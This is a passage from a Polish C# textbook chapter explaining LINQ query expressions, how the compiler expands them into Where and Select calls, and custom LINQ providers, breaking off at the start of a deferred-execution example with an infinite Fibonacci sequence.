
LINQ — ang. *Language Integrated Query* (zintegrowany język zapytań) — jest grupą narzędzi o potężnych możliwościach, służącą do operowania na zbiorach informacji w języku C#. Może się ona okazać przydatna we wszystkich aplikacjach, które muszą operować na wielu danych (czyli praktycznie we wszystkich). Choć jednym z jej podstawowych celów było zapewnienie prostego dostępu do relacyjnych baz danych, to jednak LINQ można używać do operowania na wielu rodzajach informacji. Na przykład można jej także używać do operowania na modelach obiektów przechowywanych w pamięci, usługach informacyjnych dostępnych za pośrednictwem protokołu HTTP oraz na dokumentach XML.

LINQ nie jest pojedynczą możliwością. Jej działanie bzuje na kilku współpracujących ze sobą elementach języka. Najbardziej ukrytą z tych możliwością są *wyrażenia zapytań* (ang. *query expression*); jest to pewna forma wyrażeń, które w dość luźny sposób przypominają zapytania baz danych, lecz pozwalają wykonywać zapytania na dowolnych danych, w tym także na zwyczajnych obiektach. Jak się niebawem przekonasz, wyrażenia zapytań w znacznym stopniu bazują na innych możliwościach języka C#, takich jak wyrażenia lambda, metody rozszerzeń oraz modele obiektów wyrażeń.

Odpowiednie wsparcie ze strony języka to tylko połowa sukcesu. Do implementacji standardowego zbioru podstawowych możliwości zapytań LINQ potrzebuje bibliotek klas nazywanych *operatorami LINQ* (ang. *LINQ operators*). Każdy rodzaj danych wymaga odrębnej implementacji operatorów, każda grupa operatorów przeznaczonych dla konkretnego typu informacji nosi nazwę *dostawcy LINQ* (ang. *LINQ provider*). (Swoją drogą, można ich także używać w językach Visual Basic oraz F#, gdyż także i one obsługują LINQ). Biblioteka klas .NET Framework posiada kilku wbudowanych dostawców, w tym dostawcę przeznaczonego do bezpośredniego operowania na obiektach (nosi on nazwę *LINQ to Objects*) oraz kilku dostawców do obsługi baz danych (*LINQ to SQL* przeznaczonego do obsługi bazy SQL Server oraz bardziej złożonego, lecz jednocześnie bardziej ogólnego dostawcę *LINQ to Entities*). Kliencka biblioteka WCF (Windows Communication Foundation) Data Services służąca do wykorzystania usług sieciowych OData także udostępnia dostawcę LINQ. Krótko mówiąc, LINQ jest technologią powszechnie obsługiwana w .NET Framework, a oprócz tego jest technologią rozszerzalną, dzięki czemu bez trudu można znaleźć dostawców tworzonych przez inne firmy, a nawet udostępnianych jako oprogramowanie otwarte.

Większość z przykładów zamieszczonych w tym rozdziale korzysta z dostawcy *LINQ to Objects*. Po części zdecydowałem się na to, gdyż w ten sposób można było uniknąć zaciemniania przykładów niepotrzebnymi szczegółami, takimi jak

nawiązywanie połączeń z bazami danych lub usługami; jednak oprócz tego istnieje jeszcze jeden ważny powód. Otóż wprowadzenie LINQ w 2007 roku znaczowo zmieniło sposób pisania kodu C#, a stało się to całkowicie za sprawą *LINQ to Objects*. Choć składnia może sugerować, że jest to technologia związana głównie z dostępem do danych, to jednak według mnie możliwości jej wykorzystania są znacznie większe. Dzięki możliwości wykorzystania usług LINQ do operowania na niemal wszystkich kolekcjach obiektów okazuje się, że technologii tej jesteśmy w stanie używać we wszystkich obszarach naszego kodu.

## Wyrażenia zapytań

Najłatwiej zauważalną cechą LINQ jest składnia używana do tworzenia wyrażeń zapytań. Co prawda nie jest ona najważniejsza — jak się przekonasz w dalszej części rozdziału, można wydajnie korzystać z LINQ bez tworzenia wyrażeń zapytań. Niemniej jednak jest to bardzo naturalna składnia do tworzenia wielu rodzajów zapytań, dlatego też znajduje się zawsze w centrum uwagi, niezależnie od tego, że z technicznego punktu widzenia jest opcjonalna.

Na pierwszy rzut oka wyrażenia zapytań nieco przypominają zapytania baz danych, jednak ich składni można używać wraz z dowolnym dostawcą LINQ. **Przykład 10-1** przedstawia wyrażenie zapytania korzystające z *LINQ to Objects* w celu przeszukania określonych obiektów *CultureInfo*. (Obiekty tej klasy dostarczają określonych informacji kulturowych, takich jak używany symbol waluty, używany język itd. W niektórych systemach informacje te są nazywane *ustawieniami lokalnymi*). Zapytanie sprawdza znak, który w języku polskim jest nazywany przecinkiem dziesiętnym. Jednak w krajach anglojęzycznych do tego samego celu używana jest kropka. A zatem liczba 100,000 w języku polskim będzie oznaczała 100 zapisane w dokładnością do trzech miejsc po przecinku; w języku angielskim tę samą liczbę należałoby zapisać jako 100.000. Poniższe wyrażenie zapytania przeszukuje wszystkie kultury dostępne w systemie i zwraca te, w których do oddzielania części całkowitej liczby od części ułamkowej używany jest przecinek.

### Przykład 10-1. Wyrażenie zapytania LINQ

```
IEnumerable<CultureInfo> commaCultures =
    from culture in CultureInfo.GetCultures(CultureTypes.AllCultures)
    where culture.NumberFormat.NumberDecimalSeparator == ","
    select culture;

foreach (CultureInfo culture in commaCultures)
{
    Console.WriteLine(culture.Name);
}
```

Użyta w tym przykładzie pętla `foreach` wyświetla wyniki zapytania. W moim

systemie wykonanie tego przykładu powoduje wyświetlenie 187 kultur, co oznacza, że przecinek jest używany w nieco ponad połowie ze wszystkich 354 dostępnych kultur. Oczywiście dokładnie ten sam efekt można by bez trudu osiągnąć bez korzystania z LINQ, co pokazuje [Przykład 10-2](#).

### Przykład 10-2. Analogiczny kod, który nie korzysta z LINQ

```
CultureInfo[] allCultures = CultureInfo.GetCultures(CultureTypes.AllCultures);
foreach (CultureInfo culture in allCultures)
{
    if (culture.NumberFormat.NumberDecimalSeparator == ",")
    {
        Console.WriteLine(culture.Name);
    }
}
```

Oba przykłady mają jedynie po osiem wierszy kodu, uwzględniając w tym wiersze zawierające wyłącznie nawiasy klamrowe; gdybyśmy jednak pominęli wiersze z samymi nawiasami, to przykład z [Przykład 10-2](#) liczyłby cztery wiersze, czyli o dwa mniej niż przykład z [Przykład 10-1](#). Gdybyśmy jednak policzyli liczbę instrukcji, to w przykładzie wykorzystującym LINQ znaleźlibyśmy ich trzy, natomiast w drugim — cztery. Trudno zatem stwierdzić z pełnym przekonaniem, że jeden z nich jest prostszy od drugiego.

Jednak przykład z [Przykład 10-1](#) wykazuje przynajmniej jedną dużą zaletę: kod określający, jakie elementy wybrać, jest wyraźnie oddzielony od kodu określającego, co z nimi zrobić. W przypadku kodu z [Przykład 10-2](#) instrukcje realizujące obie te czynności są ze sobą wymieszane: część kodu pobierającego obiekty znajduje się poza pętlą, a część wewnętrznej niej.

Kolejna różnica polega na tym, że kod z [Przykład 10-1](#) ma bardziej deklaratywny styl: koncentruje się na tym, co zrobić, a nie jak to zrobić. Wyrażenie zapytania opisuje elementy, które nas interesują, bez określania konkretnego sposobu, w jaki należy je pobrać. W przedstawionym bardzo prostym przykładzie nie ma to większego znaczenia, jednak w bardziej złożonych przypadkach, a zwłaszcza w razie korzystania z dostawców obsługujących bazy danych, znacznie korzystniejszym rozwiązaniem może być pozostawienie im wolnej ręki i możliwości podjęcia decyzji, jak wykonać konkretne zapytanie. Podejście zaprezentowane na [Przykład 10-2](#), polegające na przejrzeniu wszystkich dostępnych danych w pętli `foreach` i wybraniu tych, które nas interesują, nie byłoby dobrym rozwiązaniem — zazwyczaj preferowane jest, by to baza danych wykonywała tego rodzaju filtrowanie.

Zapytanie przedstawione na [Przykład 10-1](#) składa się z trzech części. Zaczyna się ono od klauzuli `from` określającej źródło zapytania, od której muszą się zaczynać

wszystkie wyrażenia zapytań. W tym przypadku źródłem jest tablica typu `CultureInfo[]` zwracana przez metodę `GetCultures` klasy `CultureInfo`. Oprócz zdefiniowania źródła zapytania klauzula `from` określa także nazwę, którą w tym przykładzie jest `culture`. Jest to tak zwana **zmienna zakresu** (ang. *range variable*), a w dalszej części zapytania można jej używać w celu reprezentacji pojedynczego elementu pobranego ze źródła. Klauzule mogą być wykonywane wiele razy — klauzula `where` z przykładu przedstawionego na [Przykład 10-1](#) zostanie wykonana jeden raz dla każdego elementu kolekcji, a zatem zmienna zakresu będzie mieć za każdym razem inną wartość. Przypomina ona nieco zmienną iteracyjną stosowaną w pętlach `foreach`. W rzeczywistości ogólna struktura klauzuli `from` jest bardzo podobna — na początku podawana jest zmienna reprezentująca poszczególne elementy kolekcji, a następnie słowo kluczowe `in` i źródło, z którego będą pobierane dane reprezentowane przez zmienną. Podobnie jak w przypadku pętli `foreach`, w której zakres zmiennej iteracyjnej obejmuje wyłącznie jej wnętrze, tak zmienna zakresu (`culture`) jest dostępna wyłącznie wewnętrz zapytania.

### PODPOWIEDŹ

Choć analogie z pętlą `foreach` mogą pomóc w zrozumieniu celów zapytań LINQ, to jednak nie należy traktować ich zbyt dosłownie. Na przykład nie wszyscy dostawcy wykonują wyrażenia podane w zapytaniu w sposób bezpośredni. Niektórzy z nich konwertują wyrażenia zapytań na zapytania bazy danych i w tym przypadku kod C# podany w różnych wyrażeniach wewnętrz zapytania nie jest wykonywany w żadnym konwencjonalnym znaczeniu tego słowa. A zatem choć stwierdzenie, że zmienna zakresu reprezentuje pojedyncze wartości pobierane ze źródła, jest prawdziwe, to jednak nie jest prawdziwe stwierdzenie, że klauzule będą wykonywane jeden raz dla każdego przetwarzanego elementu, podczas gdy zmienna zakresu będzie kolejno przyjmować wartości tych elementów. W przykładzie przedstawionym na [Przykład 10-1](#) faktycznie tak się dzieje, gdyż używanym dostawcą jest *LINQ to Objects*, jednak w razie stosowania innych dostawców wcale tak być nie musi.

Drugą częścią zapytania z [Przykład 10-1](#) jest klauzula `where`. Jest ona opcjonalna, choć w razie potrzeby w zapytaniu można także umieścić kilka takich klauzul. Ogólnie rzecz biorąc, klauzula `where` filtry wyniki, natomiast ta zastosowana w powyższym przykładzie stwierdza, że interesują nas wyłącznie te obiekty `CultureInfo`, których właściwość `Number` określa, że znakiem separatora dziesiętnego jest przecinek.

Ostatnią częścią zapytania jest klauzula `select`, a wszystkie wyrażenia zapytań muszą się kończyć właśnie klauzulą `select` bądź też klauzulą `group`. Klauzula `select` określa ostateczną postać danych zwracanych przez zapytanie. Ta zastosowana w naszym przykładzie informuje, że chcemy uzyskać te obiekty `CultureInfo`, które nie zostały odfiltrowane przez zapytanie. Pętla `foreach` użyta w

przykładzie z [Przykład 10-1](#) wyświetla wyniki zapytania, używając przy tym wyłącznie właściwości `Name`, można by zatem napisać zapytanie, które zwraca wyłącznie wartości tej właściwości. Jak pokazuje przykład zamieszczony na [Przykład 10-3](#), gdybyśmy tak zrobili, musielibyśmy także zmienić pętlę, gdyż nowa wersja zapytania zwracałaby kolekcję łańcuchów znaków, a nie obiektów `CultureInfo`.

### Przykład 10-3. Zapytanie pobierające wartość jednej właściwości

```
IEnumerable<string> commaCultures =  
    from culture in CultureInfo.GetCultures(CultureTypes.AllCultures)  
    where culture.NumberFormat.NumberDecimalSeparator == ","  
    select culture.Name;  
  
foreach (string cultureName in commaCultures)  
{  
    Console.WriteLine(cultureName);  
}
```

Prowadzi to do następującego pytania: jakiego typu są wyrażenia zapytań? W przykładzie z [Przykład 10-1](#) zmienna `commaCultures` jest typu `IEnumerable<CultureInfo>`, natomiast w przykładzie z [Przykład 10-3](#) ma ona typ `IEnumerable<string>`. Typ wynikowych elementów jest określany przez ostatnią klauzulę zapytania — klauzulę `select`, a w niektórych przypadkach klauzulę `group`. Niemniej jednak nie wszystkie wyrażenia zapytań generują wyniki typu `IEnumerable<T>`. Wszystko zależy od używanego dostawcy LINQ — w naszych przykładach jest to typ `IEnumerable<T>`, gdyż korzystają one z dostawcy *LINQ to Objects*.

#### PODPOWIEDŹ

Podczas deklarowania zmiennych przechowujących wyniki zwracane przez zapytania LINQ bardzo często jest używane słowo kluczowe `var`. Takie rozwiązanie jest konieczne, gdy klauzula `select` generuje instancje typu anonimowego, gdyż w takich przypadkach nie ma jak podać nazwy tego typu. Jednak nawet jeśli nie mamy do czynienia z typami anonimowymi, to słowo kluczowe `var` i tak jest powszechnie stosowane, i to z dwóch powodów. Pierwszym z nich jest dążenie do zachowania spójności: część osób uważa, że ponieważ w niektórych zapytaniach LINQ użycie tego słowa jest konieczne, to należy go używać zawsze. Nieco lepszym argumentem jest to, że typy wyników zwracanych przez zapytania LINQ często mają bardzo długie i okropne nazwy — w takich przypadkach użycie słowa kluczowego `var` może skrócić i uprościć kod. Osobiście skłaniam się ku drugiemu argumentowi przemawiającemu za stosowaniem `var`, jednak jawnie określając typ wyników, jeśli uznam, że ułatwi to zrozumienie kodu.

A skąd C# wie, że w powyższych przykładach chcemy użyć dostawcy *LINQ to Objects*? Wynika to z faktu, że źródłem podanym w klauzuli `for` jest tablica.

Ogólnie rzeczą biorąc, *LINQ to Objects* będzie używany, jeśli typem źródłowym będzie `IEnumerable<T>`, chyba że będzie dostępny jakiś bardziej wyspecjalizowany dostawca. Jednak to nie wyjaśnia, w jaki sposób C# wykrywa dostępność dostawców oraz jak ich wybiera. Aby to zrozumieć, należy dowiedzieć się, co kompilator robi z wyrażeniem zapytania.

## Jak są rozwijane wyrażenia zapytań

Kompilator konwertuje wszystkie wyrażenia zapytań na jedno lub kilka wywołań metod. Kiedy już to zrobi, zostaje wybrany dostawca LINQ, a jest przy tym używany dokładnie ten sam mechanizm, który C# stosuje we wszystkich wywołaniach metod. Kompilator nie dysponuje żadną wbudowaną instrukcją, czym jest dostawca LINQ, dlatego też opiera się na konwencji. Przykład 10-4 pokazuje, w jaki sposób kompilator przetwarza wyrażenie zapytania przedstawione na Przykład 10-3.

### Przykład 10-4. Efekt konwersji wyrażenia zapytania

```
IEnumerable<string> commaCultures =
    CultureInfo.GetCultures(CultureTypes.AllCultures)
    .Where(culture => culture.NumberFormat.NumberDecimalSeparator == ",")
    .Select(culture => culture.Name);
```

Metody `Where` oraz `Select` są przykładami operatorów LINQ. Operator LINQ to zwyczajna metoda odpowiadająca jednemu z kilku standardowych wzorców. Zostaną one opisane w dalszej części rozdziału, zatytułowanej „„Standardowe operatory LINQ””.

Cały kod przedstawiony na Przykład 10-4 jest jedną instrukcją wykorzystującą technikę tworzenia łańcucha wywołań — metoda `Where` jest wywoływana na rzecz wartości wynikowej zwróconej przez metodę `GetCultures`, a metoda `Select` na rzecz wyniku zwróconego przez metodę `Where`. Sposób zapisu tej instrukcji jest nieco dziwny, jednak jest ona zbyt długa, by można ją było zapisać w jedynym wierszu; a choć umieszczenie znaku `.` na początku wiersza nie jest szczególnie eleganckim rozwiązaniem, to jednak osobiście wolę ten sposób zapisu w przypadku tworzenia łańcucha wywołań, gdyż dzięki niemu łatwiej zauważyc, że każdy kolejny wiersz stanowi ciąg dalszych czynności wykonanych w poprzednim wierszu. Pozostawianie kropek na końcu wierszy w takim kodzie może wyglądać lepiej, lecz jednocześnie sprawia, że łatwiej jest błędnie zrozumieć jego znaczenie.

Kompilator przekształcił także wyrażenia umieszczone w klauzulach `where` i `select` na wyrażenia lambda. Warto zwrócić uwagę, że zmienna zakresu została użyta jako ich argument. To jeden z przykładów pokazujących, dlaczego nie należy zbyt dosłownie traktować analogii pomiędzy wyrażeniami zapytań oraz pętlami `foreach`. W odróżnieniu od zmiennej iteracyjnej pętli `foreach` zmienna zakresu nie

istnieje jako jedna, konwencjonalna zmienna. W zapytaniach jest to jedynie identyfikator reprezentujący element pobrany ze źródła, natomiast po rozwinięciu zapytania do postaci wywołań metod C# może utworzyć kilka faktycznych zmiennych dla jednej zmiennej zakresu, podobnie jak się stało z argumentami dwóch odrębnych wyrażeń lambda w ostatnim przykładzie.

Wszystkie wyrażenia zapytań są przetwarzane właśnie do takiej postaci — sekwencji wywołań metod oraz wyrażeń lambda. (To właśnie z tego powodu składnia wyrażeń zapytań nie jest nam właściwie potrzebna — dowolne zapytanie można napisać, używając wywołań metod). Niektóre są bardziej skomplikowane, a inne mniej. Wyrażenie z [Przykład 10-1](#) ma w efekcie prostszą strukturę niż to z [Przykład 10-3](#), choć właściwie wygląda identycznie. Rozwinęta postać tego zapytania została przedstawiona na [Przykład 10-5](#). Okazuje się, że kiedy klauzula `select` zapytania jedynie przekazuje zmienną zakresu dalej, to kompilator traktuje to w taki sposób, jakbyśmy chcieli przekazać wyniki poprzedniej klauzuli dalej bez ich przetwarzania, dlatego też nie doda wywołania metody `Select`. (Istnieje jednak jeden wyjątek: jeśli napiszemy wyrażenie zapytania zawierające jedynie klauzule `from` oraz `select`, to kompilator wygeneruje wywołanie metody `Select`, nawet jeśli klauzula ta będzie wyjątkowo prosta).

#### Przykład 10-5. Sposób rozwijania trywialnych klauzul select

```
IEnumerable<CultureInfo> commaCultures =  
    CultureInfo.GetCultures(CultureTypes.AllCultures)  
    .Where(culture => culture.NumberFormat.NumberDecimalSeparator == ",");
```

Kompilator ma nieco trudniejsze zadanie, kiedy w zakresie zapytania zostanie wprowadzonych więcej zmiennych. Można to zrobić przy użyciu klauzuli `let`. Przykład przedstawiony na [Przykład 10-6](#) realizuje to samo zadanie co zapytanie z [Przykład 10-3](#), jednak pojawiła się w nim nowa zmienna o nazwie `numFormat`, określająca format zapisu liczb. Dzięki niej mogliśmy skrócić i uprościć postać klauzuli `where`, a w bardziej złożonych zapytaniach, które musiałyby się wielokrotnie odwoływać do tego obiektu formatu, zastosowanie tej zmiennej mogłoby znacznie uprościć zapytanie.

#### Przykład 10-6. Zapytanie z klauzulą let

```
IEnumerable<string> commaCultures =  
    from culture in CultureInfo.GetCultures(CultureTypes.AllCultures)  
    let numFormat = culture.NumberFormat  
    where numFormat.NumberDecimalSeparator == ","  
    select culture.Name;
```

Kiedy napiszemy zapytanie, w którym jest używanych więcej niż tylko jedna zmienna zakresu, to kompilator automatycznie wygeneruje ukrytą klasę zawierającą

po jednym polu dla każdej zmiennej, tak by każda z nich była dostępna na każdym etapie realizacji zapytania. By uzyskać taki sam efekt w razie korzystania z wywołań metod, należałoby zrobić coś podobnego, a najprostszym sposobem jest umieszczenie wszystkich potrzebnych zmiennych w typie anonimowym, jak pokazano na [Przykład 10-7](#).

Przykład 10-7. Sposób (przybliżony) rozwijania wyrażeń zapytań z wieloma zmiennymi zakresu

```
IEnumerable<string> commaCultures =
    CultureInfo.GetCultures(CultureTypes.AllCultures)
    .Select(culture => new { culture, numFormat = culture.NumberFormat })
    .Where(vars => vars.numFormat.NumberDecimalSeparator == ",")
    .Select(vars => vars.culture.Name);
```

Niezależnie od stopnia ich złożoności wyrażenia zapytań są jedynie wyspecjalizowanym sposobem zapisu wywołań metod. Fakt ten stanowi podpowiedź, w jaki sposób można napisać niestandardowe źródło danych, które będzie mogło być używane w wyrażeniach zapytań.

## Obsługa wyrażeń zapytań

Ponieważ kompilator C# jedynie konwertuje różne klauzule wyrażeń zapytań na wywołania metod, można zatem napisać typ, który będzie mógł być używany w tych wyrażeniach — wystarczy w tym celu zdefiniować w nim odpowiednie metody. Aby pokazać, że kompilator C# naprawdę nie zwraca uwagi na to, co robią te metody, na [Przykład 10-8](#) przedstawiono klasę, której działanie jest całkowicie bezsensowne, a jednak całkowicie zaspokaja oczekiwania kompilatora odnośnie do zastosowania jej w wyrażeniach zapytań. Kompilator po prostu mechanicznie skonwertuje wyrażenie zapytania na łańcuch wywołań, a zatem jeśli tylko będą dostępne odpowiednie metody, to kod zostanie skompilowany bez żadnych problemów.

Przykład 10-8. Całkowicie bezsensowne metody Where oraz Select

```
public class SillyLinqProvider
{
    public SillyLinqProvider Where(Func<string, int> pred)
    {
        Console.WriteLine("Wywołano metodę Where.");
        return this;
    }

    public string Select<T>(Func<DateTime, T> map)
    {
        Console.WriteLine("Wywołano metodę Select, argumentem typu jest: " +
typeof(T));
        return "Ten operator jest całkowicie bezsensowny!";
    }
}
```

```
}
```

Obiektu tej klasy możemy teraz użyć jako źródła danych w wyrażeniu zapytania. Oczywiście jest to całkowitym szaleństwem, gdyż klasa ta w żadnym wypadku nie reprezentuje kolekcji danych, jednak kompilatora zupełnie to nie interesuje. Wymaga on jedynie, by były dostępne odpowiednie metody, a zatem jeśli użyjemy kodu przedstawionego na [Przykład 10-9](#), to kompilator będzie całkowicie usatysfakcjonowany, choć sam kod nie ma najmniejszego sensu.

#### Przykład 10-9. Bezsensowne zapytanie

```
var q = from x in new SillyLinqProvider()
        where int.Parse(x)
        select x.Hour;
```

Kompilator skonwertuje to wyrażenie zapytania na łańcuch wywołań metod dokładnie w taki sam sposób, w jaki skonwertował całkowicie sensowne zapytanie z [Przykład 10-1](#). Wyniki tej konwersji zostały przedstawione na [Przykład 10-10](#). Zapewne zauważłeś, że nasza zmienna zakresu zmienia typ w połowie wyrażenia — metoda `Where` wymaga delegatu pobierającego łańcuch znaków, dlatego też `x` w pierwszym wyrażeniu lambda jest typu `string`. Jednak metoda `Select` wymaga, by przekazywany do niej delegat pobierał argument typu `DateTime`, dlatego też `x` w drugim wyrażeniu lambda jest właśnie tego typu. (Choć i tak nie ma to większego znaczenia, gdyż nasze metody `Where` oraz `Select` nawet nie próbują używać tych wyrażeń lambda). To kolejne pozbawione sensu rozwiązanie zastosowane w tym przykładzie, jednak pokazuje ono, jak kompilator C# konwertuje zapytanie na wywołania metod.

#### Przykład 10-10. Sposób, w jaki kompilator przekształcił nasze bezsensowne zapytanie

```
var q = new SillyLinqProvider().Where(x => int.Parse(x)).Select(x => x.Hour);
```

Oczywiście pisanie bezsensownego kodu nie jest przydatne. Powyższy przykład miał za zadanie pokazać, że składnia wyrażeń zapytania nie przekazuje żadnych informacji o ich znaczeniu — kompilator nie ma żadnych szczególnych oczekowań wobec tego, co będą robić poszczególne wywoływane metody. Wymaga jedynie, by ich argumentami były wyrażenia lambda, a typ wartości wynikowej był inny niż `void`.

Bez wątpienia prawdziwa praca jest wykonywana gdzie indziej. Okazuje się, że za wszystko odpowiadają sami dostawcy LINQ. Dlatego też w dalszej części tego punktu rozdziału pokażę, co musielibyśmy napisać, by działały zapytania przedstawione na kilku początkowych przykładach, gdyby nie istniał dostawca *LINQ to Objects*.

Wiemy już, w jaki sposób zapytania *LINQ to Object* są przekształcane do postaci kodu (takiego jak ten pokazany na [Przykład 10-4](#)), ale to jeszcze nie wszystko. Klauzula `where` staje się wywołaniem metody `Where`, jednak zostaje ona wywołana na rzecz tablicy typu `CultureInfo[]`, czyli typu, który w rzeczywistości nie dysponuje metodą `Where`. Jednak takie wywołanie działa, ponieważ dostawca *LINQ to Objects* definiuje odpowiednią metodę rozszerzenia. Zgodnie z informacjami podanymi w [Rozdział 3.](#) istnieje możliwość dodawania nowych metod do istniejącego typu, a dostawca *LINQ to Objects*, korzystając z niej, rozszerza możliwości typu `IEnumerable<T>`. (Ponieważ większość kolekcji implementuje interfejs `IEnumerable<T>`, zatem oznacza to, że *LINQ to Objects* można używać do operowania na niemal wszystkich rodzajach kolekcji). Aby skorzystać z tych metod rozszerzeń, należy dodać przestrzeń nazw `System.Linq`, używając dyrektywy `using`. (Swoją drogą, wszystkie metody rozszerzeń zostały zdefiniowane w statycznej klasie o nazwie `Enumerable`). Visual Studio dodaje taką dyrektywę do każdego tworzonego pliku C#, zatem domyślnie metody te będą dostępne. Gdybyśmy usunęli tę dyrektywę, to próba skompilowania przykładu z [Przykład 10-1](#) lub [Przykład 10-3](#) spowodowałaby wygenerowanie przez kompilator C# następującego błędu:

```
error CS1935: Could not find an implementation of the query pattern for source
type 'System.Globalization.CultureInfo[]'. 'Where' not found. Are you missing
a reference to 'System.Core.dll' or a using directive for 'System.Linq'?[46]
```

Ogólnie rzecz biorąc, sugestia zawarta w tym komunikacie o błędzie będzie całkiem przydatna, jednak w tym konkretnym przypadku chodzi nam o stworzenie własnej implementacji LINQ. Implementacja ta została przedstawiona na [Przykład 10-11](#). Warto zwrócić uwagę, że zawiera on kompletny kod źródłowy pliku — jest to ważne, gdyż metody rozszerzeń są bardzo wrażliwe na zastosowanie odpowiednich przestrzeni nazw oraz dyrektywy `using`. Zawartość metody `Main` powinna wyglądać znajomo — to kod z [Przykład 10-3](#), jednak tym razem zamiast z dostawcy *LINQ to Objects* korzysta on z metod rozszerzeń zaimplementowanych w naszej klasie `CustomLinqProvider`. (Zazwyczaj metody rozszerzeń są udostępniane poprzez użycie odpowiedniej dyrektywy `using`, jednak klasa `CustomLinqProvider` jest umieszczona w tej samej przestrzeni nazw co klasa `Program`, zatem wszystkie zdefiniowane w niej metody rozszerzeń będą automatycznie dostępne w metodzie `Main`).

## OSTRZEŻENIE

Choć klasa z [Przykład 10-11](#) działa zgodnie z założeniami, to jednak nie należy traktować jej jako rozwiązania wzorcowego, pokazującego, w jaki sposób dostawcy LINQ normalnie powinni wykonywać zapytania. Przykład ten pokazuje, jak zapewnić możliwość stosowania danego dostawcy LINQ, jednak jak się niebawem przekonasz, sposób, w jaki ten kod wykonuje zapytania, przysparza pewnych problemów. Co więcej, tego przykładu w żadnym razie nie można uznać za kompletne rozwiązanie — definiuje on bowiem wyłącznie metody `Where` oraz `Select`.

### Przykład 10-11. Niestandardowy dostawca LINQ dla danych typu `CultureInfo[]`

```
using System;
using System.Globalization;

namespace CustomLinqExample
{
    public static class CustomLinqProvider
    {
        public static CultureInfo[] Where(this CultureInfo[] cultures,
                                         Predicate<CultureInfo> filter)
        {
            return Array.FindAll(cultures, filter);
        }

        public static T[] Select<T>(this CultureInfo[] cultures,
                                    Func<CultureInfo, T> map)
        {
            var result = new T[cultures.Length];
            for (int i = 0; i < cultures.Length; ++i)
            {
                result[i] = map(cultures[i]);
            }
            return result;
        }
    }

    class Program
    {
        static void Main(string[] args)
        {
            var commaCultures =
                from culture in CultureInfo.GetCultures(CultureTypes.AllCultures)
                where culture.NumberFormat.NumberDecimalSeparator == ","
                select culture.Name;

            foreach (string cultureName in commaCultures)
            {
                Console.WriteLine(cultureName);
            }
        }
    }
}
```

```
        }
    }
}
```

Aktualnie już doskonale wiemy, że wyrażenie zapytania umieszczone w metodzie `Main` w pierwszej kolejności wywoła metodę `Where` na rzecz źródła danych, a następnie metodę `Select` na rzecz wyników zwróconych przez metodę `Where`. Podobnie jak w poprzednich przykładach, także i w tym źródłem danych są wyniki zwrócone przez metodę `GetCultures`, czyli tablica typu `CultureInfo[]`. I to właśnie dla danych tego typu nasz niestandardowy dostawca LINQ, `CustomLinqProvider`, definiuje metody rozszerzeń i to właśnie on spowoduje wywołanie metody `Where` naszego dostawcy. Metoda ta używa metody `FindAll` klasy `Array`, by odnaleźć w tablicy źródłowej wszystkie elementy, które spełniają zadany predykat. Metoda `Where` przekazuje swój argument jako predykat bezpośrednio do wywołania metody `FindAll`; a jak już wiemy, kiedy kompilator C# wywołuje metodę `Where`, przekazuje do niej wyrażenie lambda bazujące na wyrażeniu podanym w klauzuli `where` zapytania LINQ. Predykat ten pozwala odnaleźć ustawienia kulturowe, w których separatorem miejsc dziesiętnych jest przecinek, a zatem metoda `Where` zwraca tablicę `CultureInfo[]` zawierającą tylko te obiekty.

Następnie kod wygenerowany przez kompilator na podstawie zapytania LINQ wywołuje metodę `Select`, tym razem na rzecz tablicy `CultureInfo[]` zwrotnej przez `Where`. Tablice nie udostępniają metody `Select`, zatem zostanie użyta metoda rozszerzenia zdefiniowania w naszej klasie `CustomLinqProvider`. Nasza metoda `Select` jest metodą ogólną, zatem kompilator będzie musiał określić, jakiego typu powinien być jej argument; może to zrobić na podstawie wyrażenia podanego w klauzuli `select`. Przede wszystkim kompilator przekształca je na wyrażenie lambda: `culture => culture.Name`. Ponieważ będzie ono drugim argumentem wywołania metody `Select`, zatem kompilator wie, że będzie ona wymagać typu `Func<CultureInfo, T>`, a na tej podstawie wnioskuje, że parametr `culture` musi być typu `CultureInfo`.

Co więcej, wyrażenie lambda zwraca wartość właściwości `culture.Name`, a właściwość ta jest typu `string`. Na tej podstawie kompilator określa, że argumentem typu `T` musi być `string`. A zatem kompilator wie, że wykonuje wywołanie o postaci `CustomLinqProvider<string>`. (Swoją drogą, warto wiedzieć, że opisany powyżej sposób wnioskowania nie jest charakterystyczny dla konkretnego, podanego w przykładzie wyrażenia zapytania. Proces wnioskowania

typów jest wykonywany już po przekształceniu zapytania na łańcuch wywołań metod. Kompilator przeprowadziłby dokładnie taki sam proces wnioskowania, gdybyśmy zaczęli od kodu z [Przykład 10-4](#)).

Metoda `Select` zwróci tablicę typu `string[]` (gdyż w naszym przypadku `T` jest typu `string`). Tablica ta jest tworzona poprzez kolejne przejrzenie wszystkich elementów w dostarczonej tablicy `CultureInfo[]` i przekazanie każdego obiektu `CultureInfo` jako argumentu do wyrażenia lambda, które pobiera wartość właściwości `Name`. A zatem w efekcie uzyskujemy tablicę łańcuchów znaków zawierającą nazwy wszystkich ustawień kulturowych, w których separatorem miejsc dziesiętnych jest przecinek.

Ten przykład jest nieco bardziej realistyczny niż przedstawiony wcześniej dostawca `SillyLinqProvider`, gdyż jego działanie jest zgodne z oczekiwaniami. Niemniej jednak choć zapytanie zwraca te same łańcuchy znaków, które były zwracane w przypadku korzystania z dostawcy *LINQ to Objects*, to jednak mechanizm używany tym razem jest nieco inny. Nasz dostawca `CustomLinqProvider` wykonywał wszystkie operacje niezależnie — obie metody, `Where` oraz `Select`, zwracały kompletne, wypełnione danymi tablice. Dostawca *LINQ to Objects* działa zupełnie inaczej; a w rzeczywistości okazuje się, że podobnie działa większość dostawców LINQ.

## Przetwarzanie opóźnione

Gdyby dostawca *LINQ to Objects* działał w taki sam sposób jak nasz niestandardowy dostawca z [Przykład 10-11](#), to nie nadawałby się najlepiej do takich zastosowań jak to przedstawione na [Przykład 10-12](#). Przykład ten definiuje metodę `Fibonacci`, która zwraca sekwencję nieskończoną — będzie ona udostępniać kolejne liczby ciągu Fibonacciego tak długo, jak długo będziemy o to prosić. Danej typu `IEnumerable<BigInteger>` zwracanej przez tę metodę użyliśmy jako źródła danych dla wyrażenia zapytania. Jak widać, w przykładzie ponownie znalazła się dyrektywa `using` dołączająca przestrzeń nazw `System.Linq`, co oznacza, że ponownie będziemy używali dostawcy *LINQ to Objects*.

Przykład 10-12. Zapytanie, dla którego źródłem danych jest sekwencja nieskończona

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Numerics;

class Program
{
```

```

static IEnumerable<BigInteger> Fibonacci()
{
    BigInteger n1 = 1;
